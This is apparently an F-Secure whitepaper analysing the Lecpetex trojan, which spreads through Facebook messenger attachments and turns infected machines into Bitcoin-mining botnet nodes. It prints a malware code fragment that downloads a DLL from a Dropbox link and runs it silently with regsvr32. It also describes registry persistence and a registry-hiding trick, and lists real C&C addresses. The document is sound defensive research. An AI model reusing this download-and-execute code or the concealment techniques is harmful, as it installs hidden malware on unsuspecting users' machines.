LECPETEX

Virtual currency mining gets social

CONTENTS

In early March 2014, we observed a campaign of spam messages being send out on the Facebook messenger service. The messages used text content commonly found in social engineering attacks, and included a zipped file attachment.

If an unsuspecting user clicks on the attached file, it triggers a chain of events that eventually leads to malware silently installing and running a Bitcoin miner on the user's system, then roping the machine into a botnet.

We identify this malware as **Trojan:W32/Lecpetex**.

F-SECURE LABS
SECURITY RESPONSE
Whitepaper

F-Secure


INTRODUCTION

Malware that is distributed to new victims through social networking platforms such as Facebook, Twitter, Skype and so on isn't new. In the past, we've most commonly seen such malware used to spam fake content and links on the public profiles of users with compromised accounts. Less commonly, but more problematic, the malware has been worms or information-stealers, which focus more on either spreading themselves or harvesting data from the machines of infected users for later use.

Bitcoin mining is hardly new either, though it is only in the last few years that it has really become known and accepted beyond the 'tech-savvy' minority of computer users. Given the increasing acceptance of digital currency in the mainstream 'offline' economy today, Bitcoin mining has become a popular way for users to generate cash with their own machines. It has also become a popular way for criminals to generate cash with other people's machines.

It is therefore probably inevitable that In the Lecpetex family, we find a malware that merges these two existing trends - social networking and digital currency - to produce a Bitcoin miner that is spread mainly on a social networking platform. Once a user's machine is infected with Lecpetex, it is roped into a botnet.

For this investigation, Lecpetex samples were gathered from our threat hunting feeds, as well as samples that were encountered as part of collaborative efforts with Facebook [1]. Some of the more interesting results of our analysis of these samples are presented in this whitepaper.






Image 1: Sample text message used to spread Lecpetex

DISTRIBUTION

To find its victims, Lecpetex is spread using a 'tried and true' form of social engineering - the malware is distributed as an executable program in zipped files attached to messages sent out via the Facebook messenger service (Image 1). To entice users into clicking the file attachments, the messages contain classic 'bait' text such as "lol", "hahaha","OMG",etc. The attachments use similarly engineered text, such as "IMG_XXXXX.ZIP", "Orig_XXXX. ZIP",etc.

Facebook's own investigations indicate that the bait messages were sent from the hacked accounts of victims. The distribution of these messages is handled by a separate module which is downloaded from the botnet. Hashes for some components of the Lecpetex samples, including the distribution module, are listed in the Appendix on page 5.

Based on the detection statistics sent to telemetry systems from our clients around the world, 73% of reported Lecpetex detections originated from Europe, with 40% coming from Italy alone. The major exception is Brazil, which produced 5% of the reported detections. The top 10 countries combined account for 78% of all Lecpetex detections reported up until July 2014.

1. F-Secure Weblog; Sean Sullivan; Three Lessons We've Learned From Our Facebook Partnership; published 21 May 2014; http://www.f-secure.com/weblog/archives/00002706.html

DOWNLOAD & INSTALLATION

If the user clicks the zipped file attached to the message, a Java executable (JAR) program is extracted from it, which the user must then click to execute it. F-Secure security products identify the JAR file as Trojan-Downloader:Java/Lecpetex.C.

The JAR file is essentially a file download and execution manager; once launched, it looks for and downloads a specific Dynamic Link Library (DLL) file named fbgen.dat from a pre-defined Dropbox file sharing link. If the file is unavailable, the JAR file is unable to continue.

Initially, samples of the JAR file used a class file that was pretty easy to understand (Image 2); subsequent samples of the JAR file however were found to be highly obfuscated.

During this entire process, there is no visible sign to the user that any action has occurred. Unlike some other malware, it does not display an image or perform any other visible action to trick the user into thinking the program is actually working; once the JAR file is clicked, everything subsequently takes place silently in the background.

EXECUTION

If the file is found and successfully downloaded, the JAR file then executes it using "regsvr32.exe", with "/s" key for silent registration of DLL so that dialogue boxes are not displayed during the execution (a behavior intended to hide the execution of the DLL from the user).

To remain persistent in the system, the malware creates the following registry entry:

- [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] "svchost"="regsvr32/s "C:\Temp:00xxxxxx.dat""

To hide its launch point, the malware also adds a bogus registry entry, with a key name more than 255 characters that ignored by the registry editor. All the entries below this bogus entry would be hidden from the registry editor.

The DLL is executed from alternate data stream (ADS), so that the malicious file is hidden in the "temp" folder. It creates 3 new instances of explorer.exe, then writes itself into two of these instances to act as watchdog processes.

The DLL then writes its main payload - the Bitcoin mining activity - into the third explorer.exe instance.

In addition to its main payload, the DLL also downloads 3 legitimate files to the "%temp%" folder: **libcurl.dll, pthreadgc2.dll** and **zlib.dll**.

```
new File("C:\\temp").mkdir();
File f = new File("C:\\temp\\fbsgen.dat");
if (f.exists())
{
  getMeUp();
} else {
  String directURL = "http://dl.dropboxusercontent.com/s/0tw2v90knm4vibz/fbsgen.dat?dl=1";
  String destinationFile = "C:\\temp\\fbsgen.dat";


 Runtime.getRuntime().exec("regsvr32 /s C:\\temp\\fbsgen.dat");
```

Image 2: Class file for the downloaded JAR file

Author's note

Initially, we thought that Lecpetex was related to the "skynet bot" (more commonly known as Zeus). Closer inspection however determined that the malware was actually using the victim machine to perform digital currency mining, specifically for Bitcoins. This conclusion was later confirmed when we found a network packet in which the malware author(s) clarified his intent in writing this malware (Image 3).

Lecpetex's author(s) took pains to conceal the malware's presence throughout its installation and execution. For an unsuspecting user, the only major noticeable effect of a Lecpetex infection is a decrease in performance, as the Bitcoin mining silently taking place in the background diverts the machine's resources.

The author(s) also took pains to stymie analysis of the malware, with the DLL protected by anti-debugging measures that prevent it from being run in a debugger program or on virtual machines (though the measures used were not in themselves interesting).

F-Secure detects Lecpetex's digital currency mining functionality as **Trojan.Win32/Lecpetex.A!Mem**.

NETWORK COMMUNICATION

Lecpetex communicates with the following command and control (C&C) servers to receive additional commands:

IP Address	Country
64.90.187.181	United States
207.12.89.163	
173.203.86.194	
85.25.19.211	Germany

Of note is the third IP address, 173.203.86.194, which belongs to codepad.org. Much like Pastebin, this service allows users to upload and share code snippets. In this instance, the Lecpetex author(s) simply made use of the site to store commands that could be anonymously read by the malware. The IP address and the site itself is not malicious.




Image 3: Network packet with the author's clarification of Lecpetex's purpose

PROTECTION & MITIGATION

Lecpetex spreads using a 'classic' social engineering attack that exploits the user's curiosity about a file's contents to entice them into downloading and installing the malware itself.

As such, standard user behavior precautions apply:

- Don't click on attachments sent by an unknown contact.
- If the message appears to be from a friend but its content seems to be out of character, don't click the attachment. Contact the friend by other means to alert them that their account may have been compromised.
- If an attachment you do click on drops an executable file, scan it using a reputable antivirus program before executing it.

F-Secure security products identify various components of this malware with the following detections:

- **Trojan-Downloader:Java/Lecpetex.C**
- **Trojan.Win32/Lecpetex.A!Mem**

If your Facebook account is set to only receive messages from your friends, rather than being open to the public, this may lower the possibility of such malware being sent to you directly.

In addition, the malware requires a JAR file to download and install the DLL that runs the actual Bitcoin mining routine. The JAR file requires the user to have the Java development platform installed on the system. Users without Java installed would not be affected by the malware.

APPENDIX | SAMPLES

Main components of Lecpetex malware

Type	SHA1
DLL	b32e28cfe4a3f480c2b862c431aaf4c3219a2bce
	37db0e12e3339379658e7b00d5edb3560cc9ca05
	0a7a819a37f7decc122bee248c22d6f7e4f38b57
JAR	965c48d2886c3a900ae81475ccfe3daa56f73d0b

Distribution module downloaded from botnet

MD5
4836bcd0b8fc41ab7fecf1a84cf7f3ce
e58d36d1c4bff477b9e732f1c07332e1
daba790aceabfbfdea21e9b264b88136
afc8d97073ca1f25dd5de3df3553f903
fe9ce399d7bbd8d2c4054322782c6db9
ec345bc38c92316f38e7fc74b5d77aee

SWITCH ON FREEDOM

F-Secure is an online security and privacy company from Finland. We offer millions of people around the globe the power to surf invisibly and store and share stuff, safe from online threats.

We are here to fight for digital freedom.

Join the movement and switch on freedom.

Founded in 1988, F-Secure is listed on NASDAQ OMX Helsinki Ltd.

F-Secure.